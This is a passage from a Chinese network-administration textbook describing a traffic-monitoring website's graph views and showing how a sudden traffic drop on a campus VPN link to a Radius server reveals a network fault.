



图 7.32 流量监控网站主页面





图 7.33 设置网站信息和流量图大小





图 7.34 查看某个 Sensor 的流量图和统计信息

在如图 7.32 所示的界面中，若单击每个 Sensor 前面带“＋”的图标，可展开显示其流量图，从而实现同时显示多个流量图，如图 7.35 所示。若单击左侧菜单栏中的 Show All Graphs 按钮，将显示所有 Sensor 的流量图。单击 Hide All Graphs 按钮，则隐藏所有 Sensor 的流量图。





图 7.35　在网页中同时显示多个流量图

单击每个流量图，将打开类似图 7.34 所示的页面，显示该 Sensor 的详细流量和统计信息。

使用网页显示流量图时，在网页顶部可设置流量图刷新的时间间隔，默认值为 60s。单击 Refresh 链接，可手工刷新流量图。

**7. 利用流量监控图发现网络故障**

有了流量监控，当网络出现故障或异常时，就会在流量图上直观地反映出来，有助于管理员及时发现网络故障和故障源的大体位置。

根据图 7.36 所示的流量监控图，可直观地看到“到合川校区 VPN”链路的流量突然直线下降到几乎为零，这说明该条链路发生了网络故障，链路数据业务中断了。

在本示例校园网络中，用户访问因特网之前必须进行登录认证，其 Radius 认证服务器位于合川校区，其他校区通过该条 VPN 链路，到 Radius 服务器上进行上网登录认证，由于该条链路突然中断，导致用户上网认证失败，故从流量图上可发现，各幢楼的流量也随之下降，特别是内网出口流量急剧下降，从 500 多兆下降到 15 兆左右。

